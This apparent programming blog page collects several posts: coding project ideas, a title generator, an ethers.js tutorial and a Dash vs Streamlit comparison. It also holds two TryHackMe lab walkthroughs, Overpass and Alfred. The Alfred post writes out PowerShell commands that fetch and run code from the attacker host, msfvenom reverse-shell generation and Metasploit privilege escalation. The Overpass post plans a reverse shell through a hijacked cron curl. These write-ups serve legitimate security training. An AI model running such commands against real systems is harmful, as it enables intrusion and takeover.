Posted on Leave a comment

10 Simple Ideas – Coding Projects to Create Real Value

4.5/5 – (2 votes)

Idea 1: Web Scraping Tool

💬 Challenge: Create a tool that can scrape data from websites, such as product prices, stock prices, news articles, etc.

This tool could be built using Python libraries such as BeautifulSoup, Selenium, and Requests. It could extract data from web pages and store it in a structured format, such as a CSV file.

This data could be used for various purposes, such as data analysis, machine learning, and data visualization.

👉 Recommended Tutorial: Convert HTML Table to CSV in Python

Idea 2: Image Recognition System

💬 Challenge: Create a system that can recognize objects in images and videos, such as faces, license plates, and products.

This system could be built using Python libraries such as OpenCV and Scikit-image.

It could be used to detect and recognize objects in images and videos, such as faces, license plates, and products. This system could be used for practical purposes, such as security and surveillance, facial recognition, and product identification.

👉 Recommended Tutorial: OpenCV Course Part 1: Working with Images

Idea 3: Machine Learning Model

💬 Challenge: Create a machine learning model for predicting stock prices or other values.

If you’re looking for a Python project with real value, why not create a machine-learning model for predicting stock prices or other values?

With the right tools and libraries, you can build a powerful model that can accurately predict stock prices or other values.

👉 Recommended Tutorial: TensorFlow vs PyTorch — Who’s Ahead in the New Year?

Popular Python libraries such as scikit-learn and TensorFlow can be used to build the model, while data analysis libraries such as pandas and NumPy can make the analysis of the data easier.

Once the model is built, it can be deployed to a cloud platform such as Google Cloud Platform or Amazon Web Services for easy access.

Idea 4: Chatbot

💬 Challenge: Create a chatbot that can answer questions and provide customer service.

Creating a chatbot is a great Python project with real value. From customer service to marketing and sales, chatbots can be used to answer customer queries, provide product information, and even assist with transactions!

To create a chatbot, you can use tools such as Dialogflow, Chatfuel, and Botpress. Even GPT-3 is a great choice!

These tools make it easy to create a chatbot and integrate it with existing back-end systems. With a great chatbot, you can provide a better customer experience and save time and resources.

Idea 5: Voice Recognition System

💬 Challenge: Create a system that can recognize and respond to voice commands.

Voice recognition systems can automate tasks, such as customer service, that would otherwise require manual input.

This system can be created using Python and tools such as NLTK, OpenCV, and SpeechRecognition.

The system could understand and respond to voice commands, such as ordering products, making payments, and answering questions. It would also be able to detect accents and language variations, making it accessible to a wider audience.

This system could be used in a wide range of applications, such as customer service, home automation, and even medical diagnosis.

Idea 6: Natural Language Processing System

💬 Challenge: Create a system that can understand written or spoken language.

Creating a natural language processing system is a great way to automate tasks such as customer service, document analysis, and text summarization.

To do so, there are a variety of tools available, such as spaCy, NLTK, OpenNLP, Gensim, and deep learning frameworks like TensorFlow and PyTorch.

With these tools, you can tokenize, lemmatize, and parse text, as well as create machine learning models for natural language processing tasks.

Getting started with natural language processing is easier than ever, so why not give it a try?

👉 Recommended Tutorial: Deep Learning Engineer — Income and Opportunity

Idea 7: Automated Testing Tool

💬 Challenge: Create a tool that can test software automatically.

Save time and money with automated testing! Automated testing tools are becoming a must-have for businesses and organizations looking to reduce costs and increase efficiency.

Popular tools such as Selenium WebDriver, Robot Framework, and Cucumber make it easy to create automated tests that can be quickly and easily run across multiple browsers and operating systems.

Automated testing helps teams identify and fix bugs quickly, resulting in a higher-quality product.

Idea 8: Data Visualization Tool

💬 Challenge: Create a tool that can visualize data in graphical formats, such as charts and graphs.

Data Visualization is an exciting project for those looking to gain experience in data analysis and Python programming.

With libraries such as Matplotlib, Seaborn, and Plotly, you can create stunning visualizations of data – from line graphs to bar charts to scatter plots and more. Analyze financial data, customer data, or anything else that needs to be understood.

Create interactive visualizations that let users explore and interact with the data. This project is a great way to gain experience in data analysis and create something that provides valuable insights to users.

👉 Recommended Tutorial: Plotly Dash — Your First Dashboard App in 10 Minute

Idea 9: Recommendation Engine

💬 Challenge: Create a system that can recommend products or services based on user data.

Developers can use various Python tools, such as scikit-learn, TensorFlow, NumPy, and Pandas, to create a powerful recommendation engine. This engine can provide personalized product or service recommendations to users based on their individual data by analyzing user data and making predictions about what they may be interested in.

By utilizing the right combination of these tools, a recommendation engine can be built that is capable of making highly accurate predictions and delivering personalized recommendations to users.

Idea 10: Financial Analysis Tool

💬 Challenge: Create a tool to analyze financial data and provide insights.

Financial analysis tools can be a powerful asset for businesses and investors, giving them valuable insights into the financial health of a company or industry.

By analyzing data such as income statements, balance sheets, and cash flow statements, these tools can provide invaluable information on the performance of investments and companies.

Python libraries such as NumPy, pandas, and scikit-learn can be used to create a financial analysis tool, allowing users to analyze data, create visualizations, and generate predictive models.

With the right tools and knowledge, Python can create a powerful financial analysis tool that can be a real asset for businesses and investors.

Want More?

Join Our Email Academy for Regular Programming Projects!

👉 Join: Practical Programming Projects (Daily Email)

Posted on Leave a comment

Spectacular Titles: An Easy Python Project Generating Catchy Titles

5/5 – (1 vote)

💬 Project Goal: Create a small Python script that automatically creates catchy titles similar to the one you just read, given a certain topic.

A Story on Creating Catchy Titles with Python

Once upon a time, there lived a small business owner who was looking for a new way to make their business stand out from the competition. They had heard about the power of using titles to grab attention and draw in customers, but they weren’t sure how to create titles that were both effective and memorable.

That’s when the small business owner heard about Python. They decided that using a Python script to generate titles would be the perfect solution. With a Python script, they could easily create titles with all the elements they wanted while still keeping their content fresh and unique.

👉 Recommended: 3 Habits That Can Make You Rich as a Python Freelancer

The small business owner was excited to try out Python and soon discovered that it was much easier and faster to generate titles than they ever thought possible. They were also able to customize their titles with different words, phrases, and symbols to make them even more eye-catching.

The small business owner was so pleased with their new titles that they started to see a huge increase in their customer base. From then on, they used Python to generate titles for all their marketing materials and campaigns, and the results were impressive.

And that’s the story of why the small business owner decided to create titles using a Python script.

(Well, most likely I won’t use it a lot — but it was fun anyways.)

Python Random Title Generator

To create a function that generates titles randomly, you can start by defining the function with four parameters – topics, words, adjectives, and verbs. Inside the function, randomly select one item from each of the four provided lists and combine them into a title. Return the generated title — and voilà, your title generator is ready!

# import relevant libraries
import random # create a list of topics
topics = ['Sports', 'Messi', 'Football', 'Soccer', 'Basketball', 'Tennis', 'Golf', 'Hockey'] # create a list of words
words = ['Incredible', 'Unbelievable', 'Spectacular', 'Mind-Blowing', 'Staggering', 'Incredulous', 'Astonishing', 'Breathtaking'] # create a list of adjectives
adjectives = ['Amazing', 'Astounding', 'Extraordinary', 'Stunning', 'Remarkable', 'Fascinating', 'Stupendous', 'Striking'] # create a list of verbs
verbs = ['Journey', 'Adventure', 'Voyage', 'Expedition', 'Journey', 'Quest', 'Pilgrimage', 'Quest'] # define a function to generate the titles
def generate_title(topics, words, adjectives, verbs): # choose a random topic topic = random.choice(topics) # choose a random word word = random.choice(words) # choose a random adjective adjective = random.choice(adjectives) # choose a random verb verb = random.choice(verbs) # generate the title title = '{} {} {}: A {} of {}'.format(adjective, word, topic, verb, topic) # return the title return title

This code snippet is used to generate random titles with a specific topic. It imports the random library which is used to choose words from the lists of topics, words, adjectives, and verbs.

The generate_title() function takes the lists as parameters and chooses a random entry from each list. It then creates a title with the chosen words and returns it.

Here’s an example output run:

for i in range(20): # call the function to generate a title title = generate_title(topics, words, adjectives, verbs) # print the title print(title)

The for loop calls the function 20 times and prints the generated titles.

Output:

Amazing Spectacular Hockey: A Adventure of Hockey

Remarkable Breathtaking Basketball: A Expedition of Basketball

Stupendous Mind-Blowing Golf: A Expedition of Golf

Stunning Mind-Blowing Football: A Quest of Football

Extraordinary Spectacular Hockey: A Adventure of Hockey

Amazing Unbelievable Hockey: A Journey of Hockey

Astounding Staggering Hockey: A Adventure of Hockey

Astounding Mind-Blowing Basketball: A Journey of Basketball

Remarkable Incredible Tennis: A Voyage of Tennis

Astounding Incredible Hockey: A Journey of Hockey

Astounding Spectacular Messi: A Journey of Messi

Stupendous Breathtaking Sports: A Journey of Sports

Fascinating Mind-Blowing Tennis: A Quest of Tennis

Amazing Astonishing Football: A Journey of Football

Amazing Mind-Blowing Sports: A Journey of Sports

Extraordinary Breathtaking Tennis: A Quest of Tennis

Extraordinary Astonishing Football: A Journey of Football

Astounding Spectacular Messi: A Expedition of Messi

Stupendous Mind-Blowing Messi: A Quest of Messi

Striking Spectacular Soccer: A Voyage of Soccer

I would certainly click. Wouldn’t you? 😉


Posted on Leave a comment

I Created a Counter Smart Contract with Ether.js — Here’s How

5/5 – (1 vote)

One of the presiding JavaScript libraries for interacting with the Ethereum blockchain is ether.js.

The ether.js library, only 88 KB compressed in size, is remarkably smaller than the web3.js library. Because of that, web apps load more quickly if you use the ether.js API. This constantly improving library has already been popular among developers for its developer-friendly modules.

Today we will see how ether.js interacts with the blockchain and the smart contract. We will not go for the theoretical explanation of ether.js.

Instead, we will deal with some practical use cases of ether.js.

Interacting with the Blockchain

Connecting to blockchain:

We need to connect to a node first to interact with the blockchain.

Today we will use Infura, a powerful suite of high-availability blockchain APIs and developer tools. If you still need to make an account in Infura, then just sign up.

After signing in, click the “create new key” button to create a new project. Select the network as web3 API and enter the project name as you wish. A new page will open, and you need to move to the “get started with the web3 Ethereum” option. Just copy the main net link from there.

Then move to the visual studio code. Make a new folder and install node modules and ether.js.

npm init -y
npm install –-save ethers

Create a new javascript file for writing our codes. I am naming it as “etherBlockchain.js”.

Now import ether.js inside the javascript file.

const { ethers } = require("ethers");

Now to read data from the blockchain, we need to fix the provider.

const provider = new ethers.providers.JsonRpcProvider( "https://mainnet.infura.io/v3/3148ece387d84a40b4a8c883b07c33c0"
);

We have pasted the Infura URL as the parameter for JSON RPC provider. This will connect us with the Infura node.

Get the current block:

Using the Infura mainnet, we can get the current block number with the help of ether.js provider.

const interactBlockchain = async () => { const currentBlock = await provider.getBlockNumber(); console.log("You are using the block: ", currentBlock); };

We have created an async await function to identify the block number. getBlockNumber() method of the provider will help us to get the block number. In the vscode terminal, run the script.

node etherBlockchain.js

If everything runs fine, you should get the block number on the screen. Now to verify if it is genuine, visit the etherscan.io website. The current block number must be displayed under the Latest Blocks section.

Get the Balance:

To get the balance, we will use the provider.getBalance() method of ether.js. You need to put the address of any Ethereum account to get the balance of that account.

const balance = await provider.getBalance( "0xF977814e90dA44bFA03b6295A0616a897441aceC" );
console.log(“Account Balance: ”, balance);

All the codes should be kept inside the async await function.

When you run the script, you will get a BigNumber object as a return. Ethereum runs many operations on numbers outside the range of safe values to use in javascript.

💡 A BigNumber is an object which safely allows mathematical operations on numbers of any magnitude.

Reference: https://docs.ethers.org/v5/api/utils/bignumber/

You need to convert this big number object to a readable format to get the balance of the account.

We will use the formatEther method of the utils library of the ether.js to get the balance in ether.

const balanceInEther = ethers.utils.formatEther(balance);
console.log("Account balance in ether:", balanceInEther);

Now, if you run the script, you should get the account balance in ether.

This utils library of the ether.js is a vast one. You can do so many things with that.

Reference: https://docs.ethers.org/v5/api/utils/

Now to convert the balance in wei again, we will use this utils library.

const balanceInWei = ethers.utils.parseEther(balanceInEther);
console.log("Account balance in wei:", balanceInWei);

When you run the script, You will get the balance in wei.

In this way, you can run any query on the blockchain by using the methods of ether.js. We need to see how we can interact with a smart contract using ether.js.

Interacting with Smart Contracts

We have our simple smart contract ready for deployment on the Remix IDE.

I have made a simple Counter contract that will increase the count by ten whenever you call the increment function.

The getCount() method will return the count whenever you call the getCount() method. We will call those methods from the node terminal of vscode.

pragma solidity >= 0.5.0 < 0.9.0;
contract Counter { uint count = 0; function setCount(uint _count) public { count=_count; } function increment() public { count = count + 10; } function getCount() public view returns (uint) { return count; }
}

We need to deploy the smart contract in a blockchain.

We will use the Goerli testnet to deploy the contract, and the Metamask will be used to establish communication with the testnet.

We need some money on the goerli account to bear the Gas fee cost for the smart contract deployment. If you need to learn how to add the goerli test network on the Meatamask wallet and how to add some free goerli eth on the Metamask wallet, then watch some videos on youtube. It is very easy to add some free eth through the goerli faucet.

Now back to Remix IDE. After doing the compilation, you move to the “DEPLOY AND RUN TRANSACTIONS” section of the Remix IDE. Select the environment as “Injected Provider-Metamask”.

Now click on the deploy button. Metamask will pop up and ask to confirm the transaction. You can even check the transaction on the etherscan if you want.

We need the smart contract address and ABI afterward to create an instance of the smart contract on the node terminal.

For this part, we need to use React as the frontend. This frontend will establish a connection with Metamask. Open the command prompt and type the following to initiate a react app in your directory.

👉 Recommended: Learn to Build Smart Contracts in React with web3.js: Here’s How!

npx create-react-app ether_smart_contract

A react app on localhost:3000 must be running on your browser. Now, move to the app.js on vscode, clear the code, and import ether.js first.

import { ethers } from "ethers";

We need to use useEffect() hook of the react. Inside the useEffect, create an async await function to write the codes to call the smart contract.

Now again, call the provider; in this case, our provider would be Metamask.

const provider = new ethers.providers.Web3Provider(window.ethereum);

The test goerli network on our Metamask is using the Infura node. Hence, we don’t need to connect to the Infura network manually.

This is one of the privileges of using Metamask. With Metamask wallet, you can connect to different networks easily.

Difference between provider and signer:

We need to introduce a signer for our contract. What is the difference between the provider and the signer?

The provider is required whenever you are reading any data from blockchain or smart contract, but you are not changing the state of something on the smart contract; whenever you are changing the state of something on the smart contract, you need to use the signer.

Actually, when you write something on the smart contract, you are changing the state of something. Whenever you bring some change to the smart contract, you have to bear a cost for the transaction.

The signer will sign a transaction on your behalf to validate the transaction. Every time you click the confirm transaction button on the Metamask, a signer automatically signs a transaction on the backend and validates the transaction.

const signer = provider.getSigner();

Create two variables for the contract ABI and the contract address.

ContractAddress = “Input the contract address”;
ContractABI = “Input the contract ABI”;

Now we can create an instance of the smart contract with the help of contractABI and contractAddress.

const contract = new ethers.Contract( contractAddress, contractABI, signer );

This ethers. The contract method requires the contract address, contract ABI, and the signer as a parameter to create an instance of the smart contract.

Calling the constant methods:

Now our contract instance is ready. Using the contract instance, we can call the readable methods from the smart contracts.

const count = await contract.getCount();
console.log(count); 

We have called the getCount() function of the smart contract, which returns a big number. We need to convert it to string. For that,

console.log("Current count is:", String(count));

Calling the non-constant methods:

Now we should get the count in a readable format. We can set the count as we desire by calling the setCount() method from the smart contract.

await contract.setCount(20);

The count must be set as 20. You can call the getCount() methods again to check the count.

Now, if we want to increment the count by ten, then we can call the increment() function with the help of contract.current() method.

const tx = await contract.connect(signer).increment();
await tx.wait();

As we change the blockchain state, we need to connect the signer to approve the transaction. We did it here.

The transaction will take some time to be mined on the blockchain. So, you have to wait a bit to see the count increase.

If you call the getCount() method again after some time, I hope you will see the count has increased by 10.

So that are some ways you can connect to a blockchain and query data from it. You have also seen the way smart contract interacts with ether.js. That’s all for today. Thanks for the reading.

Posted on Leave a comment

How I Hacked a PW Manager (TryHackMe Overpass 1)

5/5 – (1 vote)

YouTube Video

PREMISE

The premise of the box is that a group of computer science students has created a password encryption/decryption tool.

Target: One of the CS students posing on a party 😉
👉 "What happens when a group of broke Computer Science students try to make a password manager? Obviously a perfect commercial success!" 

We are tasked with hacking our way into their server as the root user.

Attacker: A sophisticated hacker – not who you may expect.

This capture-the-flag challenge on TryHackMe involves cookie creation and file spoofing in order to escalate privileges to the root user. It is rated as an easy box. If you don’t like spoilers, I’d recommend trying this free hacking challenge first before reading any further.

This box is the first in a three-part series. In part two, we will be doing some basic forensics after a cyber attack hits the overpass server.

And in part three we will prove to the Overpass developers that they need to make some security upgrades to their server hosting.

First, let’s record our IPs and get them ready to export as Linux variables.

export targetIP=10.10.179.249
export myIP=10.6.2.23

ENUMERATION

A simple nmap scan shows the following results:

┌─[kalisurfer@parrot]─[~/THM/overpass-walkthrough]
└──╼ $sudo nmap $targetIP
[sudo] password for kalisurfer:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-21 06:01 EST
Nmap scan report for 10.10.179.249
Host is up (0.087s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http Nmap done: 1 IP address (1 host up) scanned in 8.44 seconds
---

Nothing is surprising here. These are the standard ports for HTTP web applications and ssh services. 

Next, we’ll run a dirb scan to do some directory sniffing. Our dirb scan results reveal a few interesting HTML directories. We’ll take a closer look into each of these leads.

/admin
/aboutus
/css
/downloads

We find the plaintext sourcecode in the /downloads folder!

This will almost certainly be worth looking at closely for more information about the encryption mechanism. Posting the sourcecode is the first of several horrible decisions the Overpass dev team has made with their password storage program.

Some of the takeaways from examining the source code are:

  1. The encryption method used is a caesar cypher with a rotation of 47. There is a link in the sourcecode pointing to: https://socketloop.com/tutorials/golang-rotate-47-caesar-cipher-by-47-characters-example
  2. Encrypted passwords are saved locally in a hidden file .passlist in the root directory. This will probably be are method for retrieving the root password after we gain an initial foothold into the system.
  3. This encryption (ROT47) is invertible, which means to decrypt a password all we have to do is run the ROT47 cipher code a second time.

There is also an executable file for each operating system of the password storage tool. Download and running the program overpassLinux shows that we can retrieve passwords as long as there is a .overpass hidden file in the /root directory.

INITIAL FOOTHOLD VIA COOKIE CREATION

We find a login portal at $targetIP/admin.

First, we inspect the login with burpsuite and carefully examine the response to an unsuccessful username:password, noticing that the user is rerouted to /admin after an unsuccessful login attempt.

Instead of wasting time attempting to bruteforce our way in with a wordlist, we use firefox in developer mode and discover that there are no stored cookies. If we create a new cookie with the name SessionToken, and a reroute path of “/” we find a hidden encrypted ssh key. Voila!

Since you keep forgetting your password, James, I've set up SSH keys for you. If you forget the password for this, crack it yourself. I'm tired of fixing stuff for you.
Also, we really need to talk about this "Military Grade" encryption. - Paradox -----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,9F85D92F34F42626F13A7493AB48F337 LNu5wQBBz7pKZ3cc4TWlxIUuD/opJi1DVpPa06pwiHHhe8Zjw3/v+xnmtS3O+qiN
JHnLS8oUVR6Smosw4pqLGcP3AwKvrzDWtw2ycO7mNdNszwLp3uto7ENdTIbzvJal
73/eUN9kYF0ua9rZC6mwoI2iG6sdlNL4ZqsYY7rrvDxeCZJkgzQGzkB9wKgw1ljT
WDyy8qncljugOIf8QrHoo30Gv+dAMfipTSR43FGBZ/Hha4jDykUXP0PvuFyTbVdv
BMXmr3xuKkB6I6k/jLjqWcLrhPWS0qRJ718G/u8cqYX3oJmM0Oo3jgoXYXxewGSZ
AL5bLQFhZJNGoZ+N5nHOll1OBl1tmsUIRwYK7wT/9kvUiL3rhkBURhVIbj2qiHxR
3KwmS4Dm4AOtoPTIAmVyaKmCWopf6le1+wzZ/UprNCAgeGTlZKX/joruW7ZJuAUf
ABbRLLwFVPMgahrBp6vRfNECSxztbFmXPoVwvWRQ98Z+p8MiOoReb7Jfusy6GvZk
VfW2gpmkAr8yDQynUukoWexPeDHWiSlg1kRJKrQP7GCupvW/r/Yc1RmNTfzT5eeR
OkUOTMqmd3Lj07yELyavlBHrz5FJvzPM3rimRwEsl8GH111D4L5rAKVcusdFcg8P
9BQukWbzVZHbaQtAGVGy0FKJv1WhA+pjTLqwU+c15WF7ENb3Dm5qdUoSSlPzRjze
eaPG5O4U9Fq0ZaYPkMlyJCzRVp43De4KKkyO5FQ+xSxce3FW0b63+8REgYirOGcZ
4TBApY+uz34JXe8jElhrKV9xw/7zG2LokKMnljG2YFIApr99nZFVZs1XOFCCkcM8
GFheoT4yFwrXhU1fjQjW/cR0kbhOv7RfV5x7L36x3ZuCfBdlWkt/h2M5nowjcbYn
exxOuOdqdazTjrXOyRNyOtYF9WPLhLRHapBAkXzvNSOERB3TJca8ydbKsyasdCGy
AIPX52bioBlDhg8DmPApR1C1zRYwT1LEFKt7KKAaogbw3G5raSzB54MQpX6WL+wk
6p7/wOX6WMo1MlkF95M3C7dxPFEspLHfpBxf2qys9MqBsd0rLkXoYR6gpbGbAW58
dPm51MekHD+WeP8oTYGI4PVCS/WF+U90Gty0UmgyI9qfxMVIu1BcmJhzh8gdtT0i
n0Lz5pKY+rLxdUaAA9KVwFsdiXnXjHEE1UwnDqqrvgBuvX6Nux+hfgXi9Bsy68qT
8HiUKTEsukcv/IYHK1s+Uw/H5AWtJsFmWQs3bw+Y4iw+YLZomXA4E7yxPXyfWm4K
4FMg3ng0e4/7HRYJSaXLQOKeNwcf/LW5dipO7DmBjVLsC8eyJ8ujeutP/GcA5l6z
ylqilOgj4+yiS813kNTjCJOwKRsXg2jKbnRa8b7dSRz7aDZVLpJnEy9bhn6a7WtS
49TxToi53ZB14+ougkL4svJyYYIRuQjrUmierXAdmbYF9wimhmLfelrMcofOHRW2
+hL1kHlTtJZU8Zj2Y2Y3hd6yRNJcIgCDrmLbn9C5M0d7g0h2BlFaJIZOYDS6J6Yk
2cWk/Mln7+OhAApAvDBKVM7/LGR9/sVPceEos6HTfBXbmsiV+eoFzUtujtymv8U7
-----END RSA PRIVATE KEY-----

It looks like our initial foothold will be as the user james. Let’s pause for a moment to collect our thoughts and plan out the next steps in our attack.

RETRIEVING THE PASSCODE FOR THE ENCRYPTED SSH FILE

This is our plan going forward to retrieve the passcode for the encrypted ssh file:

  1. Save the ssh key string as a new file (without the header and footer).
  2. Use ssh2john to prep the hash for john the ripper.
  3. Use john to crack that hash and find key our ssh keyfile passcode

SSHing INTO USER JAMES

With the following command, we can now log in as james with our trusty ssh passcode and ssh keyfile. The user.txt flag is right there in James’ home folder.

!!!
Thm{65c 6bf7}
!!!

USING OVERPASSLINUX TO RETRIEVE THE USER PASSWORD

Now that we are in as user James, we can run the overpass program again on the encoded string (,LQ?2>                                       8A:4EFC6QN.)

We hit a small snag, seeing that user James doesn’t have proper permissions to run overpassLinux on target machine. Using SCP we can copy James’ .overpass file to our attack machine. Running overpassLinux on our machine, we can now recover James’ account password. 

I decided to use python3 to create a rot47 encryption/decryption script. A quick google search brought up the following script:

def rot47(s): x = [] for i in range(len(s)): j = ord(s[i]) if j >= 33 and j <= 126: x.append(chr(33 + ((j + 14) % 94))) else: x.append(s[i]) return ''.join(x) s=",LQ?2> 8A:4EFC6QN."
print(rot47(s))

Using nano to edit the script, I added a few tweaks to make it run smoothly on my machine and decrypt James’ password. 

[{"name":"System","pass":" "}]
!!! (james password)

FURTHER ENUMERATION FOR POTENTIAL ATTACK VECTORS

First, I explored whether or not there are setuid bins that user james can run on the system with the following command:

james@overpass-prod:~$ find /bin -perm -4000 —
/bin/fusermount
/bin/umount
/bin/su
/bin/mount
/bin/ping
—

Looking each of these bins up on gtfobins showed that there aren’t any clear paths forward yet…

Checking the kernel on https://www.exploit-db.com/ showed a potential lead – a kernel exploit found on target machine! (https://www.exploit-db.com/exploits/47163 (CVE-2019-13272)).

However, after compiling the exploit and running it on the target machine, the exploit failed saying that this machine is not vulnerable. 

Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[!] Warning: Could not find active PolKit agent
[.] Searching for known helpers ...
[.] Searching for useful helpers ...
[.] Ignoring blacklisted helper: /usr/lib/update-notifier/package-system-locked

Running the attack with Metasploit using the PTRACE_TRACEME module also failed, confirming my hunch that this isn’t a viable attack vector. 

FINDING A VIABLE ATTACK VECTOR FOR PRIVILEGE ESCALATION

Next, we check the crontab on the target machine for any automated programs set to run regularly:

cat /etc/crontab

And bingo! We found a viable escalation path -!!! 

The following output shows that buildscript.sh is set to run as root every minute as a curl command from overpass.thm/downloads/src/.

 * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash

Here is our plan going forward to exploit this system misconfiguration:

  1. First, change the /etc/hosts file on our target machine to hijack the overpass.thm domain by rerouting it to our attack machine’s IP
  2. Use revshells.com to create a reverse shell payload to our netcat listener
  3. Create a spoof of buildscript.sh with the malicious payload and locate it at $myIP:/downloads/src/buildscript.sh
  4. Spin up a simple HTTP server on port 80 from our attack machine, serving up the spoofed file in the correct directory (/downloads/src/)
  5. Boot up a Netcat listener on the port we specified in the revshell payload.
  6. Wait for a maximum of 60 seconds to catch the reverse shell as root!
 Thm{7f33 53bb}
Posted on Leave a comment

TryHackMe Alfred – How I Solved The Challenge [+Video]

5/5 – (1 vote)

YouTube Video

In this Capture the Flag (CTF) challenge walkthrough, I’ll hack into a windows service called Jenkins, find a way to carry out Remote Command Execution (RCE) by using Metasploit to gain access to the box and escalate my privileges to the NT AUTHORITY/SYSTEM, which is the equivalent of root on a Windows machine.

⚔ Challenge: I need to capture two “flags”, the user.txt flag and the root.txt flag. Let’s get started!

First, we’ll note down our IP addresses, export them, and run our nmap scan with the flag -Pn to skip host discovery.

INITIAL ENUMERATION

IPs
export myIP=10.6.2.23
export targetIP=10.10.99.176 ┌──(tester㉿box)-[~/THM]
└─$ nmap 10.10.216.90 -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-10 22:39 EST
Nmap scan report for 10.10.216.90
Host is up (0.083s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT STATE SERVICE
80/tcp open http
3389/tcp open ms-wbt-server
8080/tcp open http-proxy Nmap done: 1 IP address (1 host up) scanned in 7.05 seconds

We see that there are three open ports.

There is an HTTP service running on port 80. That is presumably a website that we will look at in a moment on our browser.

The ms-wbt-server running on port 3389 looks interesting. A quick google search reveals that it has something to do with the RDP (remote desktop protocol).

Also, the http-proxy on 8080 looks intriguing. On port 80 we find a picture of batman in plainclothes. There’s not much here to see. A quick look at the source HTML code doesn’t reveal anything else interesting.

HACKING JENKINS WITH BURPSUITE

On port 8080, we find a login page to Jenkins.

Let’s take a few guesses with some of the standard factory-set passwords: admin:password, admin:admin, etc.

Using the proxy intercept and sending it to the intruder function, we can set up a list of passwords and usernames to try as a sniper-style attack.

Based on the different lengths of the responses, we can see that admin:admin may be our winning combination. We are in luck that this company has lazy administrators who don’t properly safeguard their business! The system lets us in as expected with admin:admin.

At TryHackMe’s suggestion, we’ll use Nishang for spawning a revshell from windows. Inside the Jenkins admin dashboard, we can click on project 1 and then edit configure.

In the last text box, we can perform remote command execution. 

USING REMOTE COMMAND EXECUTION TO SPAWN A REVSHELL PAYLOAD

First, let’s spawn a reverse shell using PowerShellTcp.ps1 from nishang’s git repo. After downloading the file from the git repo, we launch a Netcat listener with the command: 

nc -lnvp 8888

Then we use the following command in the last text box on Jenkins project 1 settings.

powershell iex (New-Object Net.WebClient).DownloadString('http://10.6.2.23:8000/Invoke-PowerShellTcp.ps1'>

After clicking on “build” in the Jenkin’s dashboard, we catch the shell on our Netcat listener and discover the user.txt flag!

!!!
user.txt:
79007a09481963edf2e1321abd9ae2a0
!!!

USING MSFVENOM TO CREATE A MALICIOUS PAYLOAD

We can create a custom malicious payload to enable us to connect to a more powerful reverse shell within Metasploit using the following command in our attack box:

sudo msfvenom -p windows/meterpreter/reverse_tcp -a x86 – encoder x86/shikata_ga_nai LHOST=10.6.2.23 LPORT=4444 -f exe -o shell.exe

Now we need to start up Metasploit console:

Msfconsole

Load the meterpreter exploit/multi/handler:

use exploit/multi/handler

Set up our payload:

set payload windows/meterpreter/reverse_tcp payload

And finally, type: run

First, we’ll spin up a simple HTTP server to copy shell.exe to windows with:

python -m http.server 8000

Then we can copy and run the file on the target machine by again using remote command execution via the Jenkins edit build function:

powershell "(New-Object System.Net.WebClient).Downloadfile('http://10.6.2.23:8000/shell.exe','shell.exe')"

And Metasploit successfully launches a new meterpreter session on the target box. If the shell.exe file is grabbed successfully from the HTTP server (code 200), but no meterpreter shell is spawned, we can use one more Jenkins RCE to run the revshell:

./shell.exe

PRIVILEGE ESCALATION TO ROOT

First, we issue the following command in our meterpreter to automatically escalate to the highest privilege possible:

getsystem

We now operate with NT AUTHORITY/SYSTEM privileges for most things, but not every single command. To fix this, we can migrate to another process on the target machine.

Entering the command “ps” will give us a list of processes. We’ll use the process system.exe with the following command:

migrate <PID> (process id of the target process running by NT AUTHORITY/SYSTEM, in this case system.exe)

Now we are running metasploit in the RAM of our target machine on the system.exe process. We have full NT AUTHORITY/SYSTEM privileges and can easily find root.txt with the following command:

find -f root.txt cat root.txt
��dff0f748678f280250f25a45b8046b4a

Thanks for reading/watching my walkthrough. 🙏

Posted on Leave a comment

Plotly Dash vs. Streamlit

5/5 – (1 vote)

What are Plotly Dash and Streamlit?

Plotly Dash and Streamlit are both open-source Python libraries for creating interactive web applications for data visualization and analysis. The libraries are designed to make it easy for developers to create visually appealing and informative dashboards and reports that can be shared with others through a web browser.

Some key differences between Plotly Dash and Streamlit include:

  • Dashboarding capabilities: Plotly Dash is a full-featured framework for building dashboards and applications, while Streamlit primarily focuses on creating data visualization and exploration tools.
  • Programming style: Plotly Dash uses a traditional web application programming model, with a server-side rendering of the dashboard and client-side interactivity. Streamlit, on the other hand, uses a more interactive programming style, with the developer writing code in a script and the library automatically generating the web application.
  • Data handling: Both libraries can handle large datasets and support streaming data, but Plotly Dash has more advanced capabilities for managing and manipulating data.

Supported programming language: While Streamlit is limited to Python, Plotly Dash also supports R, Julia, and F# (experimental).

Ultimately, the choice between Plotly Dash and Streamlit depends on your specific needs and preferences.

  • If you are looking for a more full-featured framework for building complex dashboards and applications, Plotly Dash may be the better choice.
  • If you want a more streamlined tool for creating simple visualizations and data exploration tools, Streamlit may be a better fit.

🌍 Recommended Tutorial: Build Your First App with Plotly Dash

Underlying Technology

Plotly Dash is built on top of the Plotly.js library for creating interactive charts and plots, and the Flask web framework for building web applications.

React: Streamlit uses the React JavaScript library to build interactive user interfaces. React allows you to build complex UI components using reusable and modular code, making it easy to build interactive dashboards and data visualization applications.

The application runs on the server side and the user interacts with it through a web browser.

The server sends the HTML, CSS, and JavaScript to the client, and the client’s web browser renders the application and handles user interactions.

Dash uses a declarative syntax called “Dash HTML Components” to build the application, which allows developers to define the layout and interactivity of the application in a simple, intuitive way.

Under the hood, Streamlit uses several technologies and libraries to provide its functionality. Some of these technologies include:

  • HTML, CSS, and JavaScript: Streamlit generates web pages that are rendered in the user’s web browser. These pages are written in HTML, CSS, and JavaScript, which are the three main technologies used to build modern web applications.
  • React: Streamlit uses the React JavaScript library to build interactive user interfaces. 

Both Plotly Dash and Streamlit use JavaScript libraries to provide interactivity and visualizations in the web browser. However, the way that these libraries are used and integrated into the overall application is different in the two frameworks.

Pros and Cons Plotly Dash

Here are some pros and cons of using Plotly Dash:

Pros

(1) Full-featured framework: Plotly Dash is a comprehensive framework for building dashboards and web applications. It provides various tools and features for creating interactive visualizations, handling and manipulating data, and building complex layouts and interactions.

